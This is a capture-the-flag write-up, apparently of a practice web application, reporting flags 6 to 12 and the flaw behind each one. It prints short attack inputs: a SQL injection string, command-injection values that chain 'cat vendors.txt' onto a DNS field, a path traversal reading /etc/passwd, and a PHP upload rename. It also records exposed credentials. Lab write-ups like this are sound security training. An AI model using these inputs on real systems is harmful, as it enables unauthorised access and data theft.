
Flag 6: ld8skd62hdd
Vulnerability: Local file inclusion (advanced).
Exploiting the LFI vulnerability on the 'Memory-Planner.php' page, renaming the file .jpg to .jpg.php, and uploading it, revealed Flag 6, as the following image shows:




Flag 7: bcs92sjsk233
Vulnerability: SQL Injection.
A SQL Injection (SQLi) vulnerability was found on the 'Login.php' page. Using the command (‘ or 1=1– -), revealed Flag 7, as the following image shows:




Flag 8: 87fsdkf6djf
Vulnerability: Sensitive Data Exposure.
The login credentials were discovered within the HTML source code, by using that credential on the 'Login.php' page, the user = “dougquaid” and password = “kuato”, using that credentials, revealed the Flag 8, as the following image shows:







Flag 9: dkkdudfkdy23
Vulnerability: Sensitive Data Exposure.
Upon inspecting the content of the 'robots.txt' file by navigating to '192.168.14.35/disclaimer.php?page=robots.txt', it was discovered that the file contained Flag 9, as the following image shows:




Flag 10: ksdnd99dkas
Vulnerability: Command Injection.
Exploiting a command injection vulnerability on the 'networking.php' page, used the payload “www.example.com && cat vendors.txt”, on the DNS Check field, revealed the Flag 10, as the following image shows:




Flag 11: opshdkasy78s
Vulnerability: Command injection (advanced).
I used an advanced command injection payload “www.example.com | cat vendors.txt” on the MX Record Checker field on the 'networking.php' page, which revealed Flag 11, as the following image shows:




Flag 12: hsk23oncsd
Vulnerability: Brute Force Attack.
I used the payload on 'disclaimer.php' ('/disclaimer.php?page=../../../etc/passwd'), which revealed the content of the '/etc/passwd' file. In this file, a user named 'melina' was found. Subsequently, a brute force attack was carried out on the 'Login.php' page using the credentials 'Login: melina' and 'Password: melina', leading to the discovery of Flag 12, as the following image shows:

